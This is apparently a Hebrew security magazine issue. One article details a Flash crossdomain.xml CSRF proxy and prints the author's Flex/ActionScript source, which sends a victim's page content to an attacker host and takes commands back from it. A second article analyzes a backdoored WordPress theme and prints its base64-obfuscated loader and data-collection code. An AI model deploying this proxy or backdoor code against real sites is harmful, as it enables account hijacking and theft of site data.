- הבנק מתיר גישה מכל תתי שמות המתחם של *.Bank.com
- תוקף מתחזה ל: Attacker.Bank.com
- קורבן גולש לכתובת Attacker.Bank.com
- רכיב פלאש שרץ אצל המשתמש מבצע פניה שקטה לאתר Bank.com

קובץ המדיניות מוחזר ורכיב הפלאש קורא כי הגישה מותרת לכל ילדי שם המתחם. הרכיב מבצע התאמה לאתר הנוכחי ומגלה שהכול בסדר - CSRF חינם לכולן על חשבון הקורבן.

OK, אני יודע, זה תסריט קצת ממוקד ולא כל כך יישומי. אבל קחו בחשבון את כל "התקפות אינטרנט קפה" שאנחנו אוהבים להשתמש בהן כדוגמאות, התערבות והרעלת DNS במצב כזה פשוטה למדי וכמוה גם הפניית משתמשים לדף שהתוקף מעוניין בו.

יתירה מכך: בהנחה שהתוקף-המתחזה-לשותה-הקפה הסתכל קצת על התעבורה לפני שפתח בהתקפה, הוא יודע לאלו אתרים רגישים גולשים הגולשים מסביבו. לסיכום, כאמצעי התגברות על מצב שבו אי אפשר להסניף תקשורת, זה נשמע לי פיתרון נחמד למדי. והחלק החשוב באמת הוא העלאת המודעות על קבצי מדיניות קשוחים ומאובטחים.



בנוסף, לאור העובדה שרכיבי Silverlight של מייקרוסופט משתמשים אף הם בקובץ המדיניות האקסמלי עם אותם עקרונות של אדובי - התפוצה של קבצים כאלו עולה עוד יותר.


על כל פנים, AN7i טרח לציין בפנינו את החשיבות וחוסר תשומת הלב שניתן למתקפה הזו. הפוטנציאל של יישום CSRF המאפשר **גם קריאה וגם כתיבה** נראה לנו מפתה מדי ובשלב הזה החלטתי להראות שלא מדובר במימוש כל כך מסובך. כתבנו רכיב פלאש קטן שבזמן שהוא מציג סרטון וידאו לגולש התמים מבצע מספר פעולות ברקע:

- הרכיב פונה לאתר Bank.com ולוקח ממנו דף מסויים שמוגדר בדף המארח.
- לאחר מכן, תוכן התשובה נשלח לאתר Attacker.com.
- רכיב PHP על השרת של התוקף מנתח את התשובה ומכניס אותה לדף CSFRD.HTML על השרת של התוקף.

הניתוח הזה די מסובך ובו בעצם אנחנו מתקנים את כל הלינקים כך שהעמוד יראה כמו שצריך וכן שכל ההפניות הפעילות בעמוד יבצעו את הדבר הבא:

- התוקף גולש אל הדף CSFRD.HTML ורואה בעצם את תשובתו של Bank.com למשתמש הקורבן (המראה של הדף **אמור** להיות מתוקן ונקי).
- הפעלת רכיבים / קישורים בדף אינה פונה לאתר של הבנק, אלא מפנה את הבקשה לרכיב PHP נוסף על השרת של התוקף.
- רכיב ה-PHP השני לוקח את הבקשה החדשה של התוקף ומכניס את הפרמטרים שלה לתוך קובץ XML על השרת בכתובת תוקף.קום.
- בכל 30 שניות ניגש רכיב הפלאש המקורי מאחורי הקלעים אל השרת של התוקף ומבקש את קובץ ה-XML הנ"ל, במידה והתקבל קובץ XML עם נתונים חדשים:
- רכיב הפלאש ייקח את הנתונים ויצור מהם בקשת HTTP נוספת.
- הבקשה (אותה יזם התוקף למעשה) תשלח לשרת של Bank.com
- התשובה מהשרת תשלח חזרה לתוקף... שיכול לצפות בה מתוקנת ומסודרת בדף CSFRD.HTML...
- וחוזר חלילה (:)

התוקף יכול ממש "לגלוש" דרך רכיב הפלאש של הגולש הקורבן. או בקיצור: יישמו CSRF פרוקסי דרך רכיב הפלאש בדפדפן של הקורבן. כמובן שכל התהליך הזה עוד קצת משובש, במיוחד בתרגומים של הדפים כך שהרכיבים יועברו נכון לשני הצדדים וצריך לשחק עם כמה שגיאות שלא מצאנו, נוסף על כך אין כרגע יכולת להבדיל בין קורבנות שונים, אך לצורך בדיקות אבטחה והוכחת יכולת זה בהחלט מספיק מאד. הכלי והקוד יפורסמו בזמן הקרוב, ונעדכן אתכם ב-Digital Whisper.



קצת Footage מהקוד

דף HTML פשוט על האתר של התוקף:

```
1 <html>
2 <title>
3 Flash Test
4 </title>
5 <body>
6 <h1>
7 This is where the flash is supposed to be
8 <br>
9 <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000" id="flashtest" ALIGN="">
10 <param NAME=movie VALUE="ex1_02.swf">
11 <param NAME=quality VALUE=high>
12 <!-- <param NAME=bgcolor VALUE=#333399> -->
13 <embed src="csrflash.swf" quality=high bgcolor=#333399 width="100%" height="755" name="flashtest" TYPE="application/x-shockwave-flash"
14 flashVars="victimurl=http://www.victim.com/sensitive.html&method=GET&attackerurl=http://evil.attacker.cn/flash.php"
15 pluginspage="http://www.macromedia.com/go/getflashplayer"></embed>
16 </object>
17 </h1>
18 </body>
19 </html>
```


אם תסתכלו על הקוד תוכלו לראות שטענו רכיב פלאש והגדרנו שלושה משתני Flash סביבתיים:

- כתובת הקורבן / האתר הפגיע שמכיל את קובץ ה-XML הלא מוגן.
- כתובת השרת של התוקף.
- ומתודת הבקשה.

טעינת המשתנים נעשית מחוץ דרך דף ה-WEB כדי שלא תצטרכו לקמפל כל פעם את הכלי מחדש עם כל בדיקה של אתר אחר.

קוד המקור של רכיב הפלאש שנטען בדף למעלה נראה כך:


```
*csrflash.html (-/Documents) - gedit
1 <?xml version="1.0" encoding="utf-8"?>
2 <s:Application xmlns:fx="http://ns.adobe.com/mxml/2009"
3 xmlns:s="library://ns.adobe.com/flex/spark"
4 xmlns:mx="library://ns.adobe.com/flex/mx"
5 skinClass="skins.AppSkin"
6 creationComplete="initVars()">
7
8 <!-- Exercise 1.02: Creating an application UI -->
9
10 <!-- Styles ----- -->
11
12 <fx:Style source="Styles.css"/>
13
14 <!-- Declarations ----- -->
15
16 <fx:Declarations>
17 <!-- Place non-visual elements (e.g., services, value objects) here -->
18 <s:HTTPService id="victimSite"
19 url="{victimURL}"
20 method="{methodURL}"
21 resultFormat="text"
22 result="vresultHandler(event.toString())"
23 fault="vresultHandler(event.toString())"/>
24
25 <s:HTTPService id="attackerSite"
26 url="{attackerURL}/flash.php"
27 method="POST"
28 resultFormat="text"/>
29
30 <s:HTTPService id="attackerSiteInst"
31 url="{attackerURL}/flashtellme.xml?dog={currentTime}"
32 result="areultHandler(attackerSiteInst.lastResult)"
33 fault="areultHandler(event.toString())"/>
34 </fx:Declarations>
35
36 <fx:Script>
37 <![CDATA[
38
```



כמו שאפשר לראות, הפיתוח של הסיפור הזה נעשה באמצעות Flex4.5 וערכת ה-SDK מופצת חינם כך שתוכלו לקמפל בעצמכם. קשה לומר שאני מומחה פלאש גדול, אז תסלחו לי על השימוש הזדוני בקובץ לילדים מהמדריך "Flex In A Week" המשוכלל והחינמי מהאתר של אדובי (:

בשורה השישית אנו מגדירים לרכיב איזו פונקציה יש להריץ ברגע שרכיב הפלאש גמר לטעון את עצמו. הפונקציה הזו נמצאת בהמשך הדף בתמונה הבאה (InitVars). מה שאנחנו יכולים לראות פה זו הגדרה של שלושה Socket תקשורתיים כאשר שניים מהם (שורה 22 ושורה 32) מריצים פונקציה ברגע שהם מקבלים תשובה.


נמשיך:



```
38      import mx.core.FlexGlobals;
39      import flash.utils.Timer;
40      import flash.events.TimerEvent;
41
42      public function initTimer():void {
43          var myTimer:Timer = new Timer(10000, 0);
44          myTimer.addEventListener("timer", attackerSiteInst.send);
45          myTimer.start();
46      }
47
48      [Bindable]
49      public var victimURL:String;
50      [Bindable]
51      public var attackerURL:String;
52      [Bindable]
53      public var methodURL:String;
54      [Bindable]
55      public var currentTime:Date = new Date();
56
57      public function initVars():void
58      {
59          victimURL = FlexGlobals.topLevelApplication.parameters.victimurl;
60          methodURL = FlexGlobals.topLevelApplication.parameters.method;
61          attackerURL = FlexGlobals.topLevelApplication.parameters.attackerurl;
62          victimSite.send();
63          initTimer();
64      }
65
66      private function vresultHandler(resultText:String):void
67      {
68          var params:Object = {};
69          params["victimSiteResult"] = resultText;
70          params["victimURL"] = victimURL;
71          params["attackerSite"] = attackerURL;
72          attackerSite.send(params);
73      }
74
75
```

ניתן לראות כאן את הגדרת הפונקציה InitVars. הפונקציה לוקחת את שלושת המשתנים שהגדרנו בדף ה-HTML הראשוני ומכניסה אותם לתוך משתנים:

- האתר הנתקף (עם קובץ המדיניות הבינתחומית).
- מתודת HTTP שבה יש להשתמש.
- האתר של התוקף (זה שיקבל את כל הזהב).



לאחר מכן, אנחנו רואים שהפונקציה מוסיפה שני טריגרים:

- כאשר רכיב בשם launchAttack יסיים להיטען יש להפעיל את פונקציית SEND על הרכיב victimSite. זהו רכיב הסוקט שראינו בתמונה הראשונה - שולח את תקיפת ה-CSRF הראשונית.
- כאשר תסתיים טעינת הרכיב getAttackerUpdate יש להפעיל את הפונקציה initTimer - נתעלם ממנה כרגע.

בואו נתמקד רגע ברכיב victimSite מהתמונה הקודמת: הגדרת ה-URL והמתודה נקבעים לפי המשתנים שקיבלנו מתוך דף ה-HTML. מיד עם קבלת תשובה מופעלת פונקציית vResultHandler המטפלת בתשובות שהתקבלו מהאתר הפגיע. הפונקציה מכניסה (תמונה 2) נתונים לשליחה בתוך אובייקט params ואז פונה אל רכיב רשת נוסף בשם attackerSite ומבצעת שליחה של הפרמטרים אל דף בשם flash.php (תמונה 1, שורה 26). בשלב הזה הספקנו לגרום לרכיב הפלאש לקרוא מתוך הדף מהו האתר הפגיע ולהריץ אליו בקשה. את התשובה שקיבלנו הכנסנו לפרמטר ושלחנו אותה לאתר של התוקף.

זהו. השגנו את מה שרצינו, דרך הקורבן כתבנו מידע לאתר צד שלישי ודאגנו להחזיר אלינו את התשובה בצורה כזו שנוכל לקרוא אותה. רגע לפני שניגש לדבר על מה שמתרחש באתר של התוקף, אני מציין שבשלב הזה רכיב הפלאש גמר את הפעולות הרציפות והאוטומטיות שלו והוא "יושב לנוח". בצד של התוקף מתקבלים שלושה פרמטרים:

- שם האתר הפגיע.
- תוכן התשובה שהתקבלה.
- שם האתר של התוקף.

flash.php יקח את שלושת המשתנים האלו ויצור דף עם שם האתר הפגיע שכל התוכן שלו תוקן והוחלף כך שקישורים ומילוי טפסים ישלח לרכיב Instruction.php על השרת של התוקף במקום ליעדו המקורי. התוקף גולש אל השרת שלו לדף ה-HTML החדש שנוצר ורואה את התשובה המתוקנת שהדף flash.php הכין בשבילו. בקשות אשר יבוצעו על ידי התוקף יישלחו ל-Instructions.php שם יפוענחו ויוכנסו לתוך דף בשם: FlashTellme.xml.

אחרי שראינו מה מתרחש בצד של התוקף בואו נחזור לרכיב הפלאש שלנו: אם תחזרו קצת במעלה איזור ה-Script שלנו תראו שפונקציית initTimer שהתעלמנו ממנה קודם (מופעלת אוטומטית בעלייה של רכיב הפלאש) מפעילה שעון שכל כמה זמן מריץ את פונקציית SEND של הרכיב attackerSiteInst - בעצם בכל עשר שניות יבצע רכיב הפלאש פנייה לאתר של התוקף ויבקש לקרוא קובץ הוראות אקסמלי כדי לדעת האם התוקף רוצה להריץ בקשות נוספות על האתר הפגיע.

חזרו לתמונה הראשונה ותראו שהרכיב שולח בקשה לאתר של התוקף לקבלת קובץ flashtellme.xml וכאשר מתקבלת תשובה הוא מריץ את פונקציית aResultHandler. כך נראה בערך קובץ ה-XML שמתקבל בתשובה מהשרת של התוקף:

```
index.html ✕ flashtellme.xml ✕
1 <?xml version="1.0"?>
2 <instructions>
3   <url>http://www.vulnerable.gov/anotherpage.html</url>
4   <method>POST</method>
5   <params>bla=com&dog=blal</params>
6 </instructions>
```


את הפירוט של הפונקציה המורצת נראה בתמונה הבאה:

```
*csrfash.html (-/Documents) - gedit
73         attackerSite.send(params);
74     }
75     private function aresultHandler(resultObject:Object):void
76     {
77         var instParams:Object = {};
78         victimURL = resultObject.instructions.url;
79         methodURL = resultObject.instructions.method;
80         instParams["params"] = resultObject.instructions.params;
81         victimSite.send(instParams);
82         currentTime = new Date();
83     }
84 }]]>
85 </fx:Script>
86 <!-- UI components ----- -->
87
88 <s:Label y="34"
89     width="690" height="40"
90     text="Metallica rulez! Unfogiven II"
91     styleName="titleHeader"/>
92
93 <s:Form y="100">
94     <s:FormItem label="SendVictim">
95         <mx:DateChooser id="launchAttack"
96             change="victimSite.send()"/>
97     </s:FormItem>
98
99     <s:FormItem label="Acuire">
100         <mx:DateChooser id="getAttackerUpdate"
101             change="attackerSiteInst.send()"/>
102     </s:FormItem>
103 </s:Form>
104
105 <s:VideoPlayer x="300" y="190" width="300" height="250" autoPlay="true"
106     source = "unfor.flv"/>
107
108 </s:Application>
```

רכיב הפלאש קורא מתוך התשובה (שהיא באמת קובץ ההוראות האקסמלי) שלושה נתונים:

- .URL
- .METHOD
- פרמטרים שיש לשלוח.

בעזרת הנתונים החדשים מעדכנת הפונקציה את המשתנים הגלובליים שמגדירים את היעד הבא ומפעילה שוב את הרכיב הראשון שהרצנו כדי לתקוף את האתר הפגיע. - חוזרים על הסבב הראשוני רק עם פקודה חדשה. בנוסף, הפונקציה מייצרת ערך משתנה (על בסיס זמן) כדי שרכיב הפלאש לא יתייחס בטעות לקובץ ההוראות הישן שנמצא במטמון (Cache).




החלק האחרון והמשעמם של הקוד מכיל את ממשק המשתמש שמציג לקורבן סרטון עם השיר של מטאליקה - Unforgiven2. השארתי גם אופציה להריץ את ההתקפה באופן ידני באמצעות שינוי של רכיבי התאריך (DataChooser).

שני קבצי ה-PHP שחסרים לכם פה להשלמת הרביעייה הם הקובץ שקולט את התשובה של האתר הפגיע (מפרסר ומתקן את הדף) והופך אותה לדף HTML על האתר של התוקף. הקובץ הנוסף שחסר הוא הקובץ שמאפשר לתוקף יצירה ועדכון של קובץ ה-XML המכיל את ההוראות החדשות.

מאחר ואנחנו עדיין לא סגורים עד הסוף על החוקיות של פרסום כלי תקיפה פעיל, אמנע כרגע מלפרסם את המרכיבים החשובים האלו - מקווה שהצלחתי לעניין אתכם עד עכשיו.

תודות

- תודה רבה לה' לאשתי ולהורי – שסובלים אותי בסבלנות.
- תודה רבה ל-C@es4R על הדחיפה, העזרה, העידוד והתמיכה בכתובת הקוד והמאמר.
- תודה גדולה ל-An7i על תשומת הלב.
- ותודה לעורכים שצריכים לרדוף אחריי כדי שאכתוב להם שלוש מילים - כל הכבוד לכם!



פרשיית Master Gate

מאת: ניצן ברומר ובוריס בולטיאנסקי

הקדמה

אחד החסרונות בלהיות דוברי עברית היא שכל התאמה של ערכת עיצוב מצריכה הרבה יותר עבודה עבור כתיבה מימין לשמאל. למרבה המזל יש בישראל לא מעט מפתחים שהחליטו להצטרף למאמץ ולתרגם את הערכות לטובת הקהילה. מצד שני, מסתבר שיש מספר מפתחים שהחליטו לתרגם ערכות על מנת לנצל אותן לטובתם האישית. אחד מהם הוא אתר מאסטרגייט אשר הזריק לכל הערכות בכל האתרים שלו קוד זדוני ומסוכן המאפשר לו להשתלט על הבלוג שלכם ולהכניס לשם תוכן משל עצמו.

חשוב להבין - מדובר בקוד מסוכן שמקבל גישה אל השרת שלכם ויכול (ואף עושה בפועל) לעשות בו כרצונו. היות והערכות יכולות להכיל פונקציות מלאות הוא אפילו יכול בעיקרון לקבל גישה מלאה אל הבלוג שלכם. לכן, ולפני הכל - אם הבלוג שלכם מריץ ערכת עיצוב שהגיע מאחד האתרים הבאים - הסירו אותה עכשיו במידי ואז חזרו לקרוא:

- Mastergate.co.il
- Themes.org.il
- WPstore.co.il

איך הכל התחיל?

הכל התחיל כאשר מיטל, הבחורה מאחורי הבלוג "Lakim.net", גילתה שבפוסט של הערכה שלה, שהורדה מהאתר של מאסטרגייט, הופיעו לינקים שהיא לא שמה ולא רצתה בהם. ניסיון להסיר את הלינקים הללו הקפיץ הודעה שהאתר מפר זכויות יוצרים. זו, הייתה יריית הפתיחה - שכן מדובר בערכה המופצת תחת קוד GPL ולא רק שמותר לשנות בה את הקוד כאוות נפשנו, אלא שוודאי וודאי שאין למאסטרגייט שום זכויות יוצרים על הערכה.



צוללים לתוך הקוד

התקנתי את הערכה על שרת מקומי והתחלתי לחפש את ההתערבויות, היות ומדובר בערכה די נרחבת קיים סיכוי סביר שלא מצאתי את הכל, אבל פה יש תיעוד של מה שמצאתי. ההתחלה הייתה בקוד ה-footer, שם נמצא קוד ה-PHP הבא:

```
eval(base64_decode("d3BfY2FjaGUoKTs="));
```

כאשר פתחנו את הקידוד נמצאה בתוכו הפונקציה:

```
wp_cache();
```

לא ראינו שום סיבה להעלים את פונקציית ה-cache אך ברגע שזו הוסרה הופיעה לפתע הודעה המכריזה כי האתר מפר זכויות יוצרים. המקום הבא לחפש בו היה קובץ ה-functions.php, זהו קובץ שנטען ביחד עם הערכה ומיועד לפונקציות יעודיות של המפתח. ואכן, בתוך הקובץ הלז, נמצאה שורה דומה:

```
eval(stripslashes(base64_decode("קוד זדוני ארוך פה")));
```


כאשר מסירים את קידוד ה-Base64, ניתן לקרוא את הקוד ביתר קלות, ולפיכך ההסבר:

```
function wp_get_header() {  
    if(function_exists('wp_get_footer') &&  
        function_exists('wp_cache_verify') &&  
        function_exists('wp_cache')) {  
        get_header();  
    }  
}  
function wp_get_footer() {  
    get_footer();  
    wp_cache_verify("\"wp_cache();\");  
}
```

כמו שראוי, נעשה שימוש בפונקציות wp_get_header() ו-wp_get_footer() שנראות כאילו שהן פונקציות מובנות של וורדפרס. [הבעיה היא שהן לא](#). למעשה הן מכילות בדיקות שהפונקציות של הקוד הזדוני נמצאות במערכת.


לאחר מכן, מתבצעת בדיקה של הימצאות הקוד הזדוני בתוך הקבצים שבהם הוא נשתל:

```
$t['template'] = pathinfo(get_bloginfo('template_directory'));  
$credit_violation = "";  
$footer = TEMPLATEPATH."/footer.php";  
$handle = @fopen($footer, "r");  
$footer = @fread($handle, @filesize($footer));  
fclose($handle);  
$funcs = TEMPLATEPATH."/functions.php";  
$handle = @fopen($funcs, "r");  
$funcs = @fread($handle, @filesize($funcs));  
fclose($handle);
```



השלב הבא הוא שלב מאוד יפה. מתבצעת בדיקה, שמטרתה לגלות שכל החלקים של הקוד הזדוני במקום ולא עברו שינויים שנראו חשודים למי שכתב אותו. לכל שינוי או תוצאה ניתן מספר שלפיו ניתן יהיה לגלות איזה חלק בקוד שונה או הוסר:

```
if($footer && $funcs) {
    if(substr_count("$footer", "mastergate.co.il") < "2") {
        $credit_violation = "1";
    }
    if(substr_count("$footer", "eval") != "1") {
        $credit_violation = "2";
    }
    if(substr_count("$footer", "base64_decode") != "1") {
        $credit_violation = "3";
    }
    if(substr_count("$footer", "$cache") != "1") {
        $credit_violation = "4";
    }
    if(substr_count("$funcs", "eval") < "1") {
        $credit_violation = "5";
    }
    if(substr_count("$funcs", "base64_decode") < "1") {
        $credit_violation = "6";
    }
    if(substr_count("$funcs",
"ICAgICAgICBldmFsKGJhc2U2NF9kZWVvZGUoIloyeHZZbUZzSUNSZlUwVlNWa1ZTTENBa1g
wZEZW") < "1") {
        $credit_violation = "7";
    }
    if(substr_count("$funcs",
"R1ExWVRnNE5USmNJJaWtnZXdvZ01DQWdJQ0FnSUNBZ01DQWdJQ0FnYVdZb0pHTmhzMmhsY2w
5MGFX") < "1") {
        $credit_violation = "8";
    }
    if(substr_count("$funcs",
"ICAgICAgICBldmFsKHN0cm1wc2xhc2hlcyhiYXNlNjRfZGVjb2RlKCJJQ0FnSUNBZ01DQWt
kRnNu") < "1") {
        $credit_violation = "9";
    }
    if(substr_count("$funcs",
"ICAgICAgICBnZXRFZm9vdGVyKCk7CiAgICAgICAgd3BfY2FjaGVfdmVyaWZ5KfwiZDNCZlk
yRmphR1VvS1RzPVwiKTs=") < "1") {
        $credit_violation = "10";
    }
    if(!function_exists('wp_cache_http')) {
        $credit_violation = "11";
    }
    if(!WP_CACHE_VERSION) {
        $credit_violation = "12";
    }
} else {
    $credit_violation = "0";
}
```



בשלב הבא, הקוד אוסף מידע ומכניס אותו למערך. ברשותכם, אני רוצה לעבור על החלק הזה שורה אחרי שורה:

```
$wp_counts = wp_count_posts('post');
```

שורה זו שומרת במשתנה את מספר הפוסטים שנכתבו בבלוג. לא רק כאלה שפורסמו, אלא כל הפוסטים.

```
$t['qs'] = "?x=".time();
```

שורה זו שומרת את ערך הזמן של השרת, ולמעשה אומרת לנו, אם אחראי השרת קינפג אותו כמו שצריך, מה התאריך והשעה המדויקים.

```
$t['qs'] .= "&version_wp=".get_bloginfo('version');
```

שורה זו שומרת את הגרסה של וורדפרס. ככל שהגרסה של ה-WordPress שלכם ישנה יותר, ככה יש יותר סיכוי שיפרצו אליכם לבלוג.

```
$t['qs'] .= "&version_php=".phpversion();
```

שורה זו שומרת את הגרסה של PHP. מידע זה יכול לתת לנו מושג כללי מה אני יכול ומה אני לא יכול לעשות בשרת, וכן לספק "מודיעין" על רמת ההגנה של השרת. פרט מידע זה אינו תמיד זמין לגולש המזדמן.

```
$t['qs'] .= "&wp_template=".$t[template][filename];
```


שורה זו שומרת את השם של התיקיה שבה שמורה ערכת העיצוב הנוכחית. ככה, אם הקוד הזדוני נמצא ביותר מערכת עיצוב אחת, ניתן לדעת באיזה ערכה בדיוק.

```
$t['qs'] .= "&wp_posts=".$wp_counts->publish;
```

שורה זו לוקחת את המשתנה שמכיל את מספרם של כל הפוסטים שיש לנו בבלוג, ושומרת מתוכם רק את מספר הפוסטים שפורסמו. זהו מדד טוב לכמה שהבלוג מתעדכן בתדירות כזאת או אחרת. בנוסף, קיימת, לכאורה, הפרה של זכויות יוצרים, מספר זה נותן מידע על מספר העמודים שבהם מתרחשת הפרה זו.

```
$t['qs'] .= "&admin_email=".get_bloginfo('admin_email');
```

שורה זאת שומרת את כתובת האימייל של המשתמש שמוגדר כמנהל בבלוג. מדובר בפרט מידע שלא ניתן לדלות אותו מביקור פשוט בבלוג. פוטנציאלית, אם הקוד הזדוני הזה רץ על גבי אלף בלוגים, אז למפעיל הקוד ישנן אלף כתובות דואר אלקטרוני הידועות כפעילות ונמצאות בשימוש במידה כזאת או אחרת. כאן זה גם המקום להזכיר, שכפי שלא מומלץ לעבור תמיד ממשתמש ה-root, כך גם בוורדפרס, מומלץ ליצור משתמש נוסף שאינו מנהל ולעבוד ממנו בכל עת שאתם לא זקוקים להרשאות המלאות שגישת המנהל מאפשרת.



```
$t['qs\'] .= "&violation=\".$credit_violation;
```

זוכרים את מספר ההפרה שדיברנו עליו מקודם? גם מספר זה נשמר.

```
$t['qs\'] .= "&request_uri=\".$_SERVER['REQUEST_URI'];
```

כאן הקוד פונה לשרת ומבקש ממנו את הכתובת היחסית ביחס לתיקה ה-/ שזמינה לגישה דרך האינטרנט.

```
$t['qs\'] .= "&domain=\".$_SERVER['SERVER_NAME'];
```


וכאן הקוד מבקש את שם השרת או יותר נכון את הכתובת שלו. הפקודה הזאת והפקודה הקודמת משיגים לנו ביחד את הכתובת הישירה של הדף.

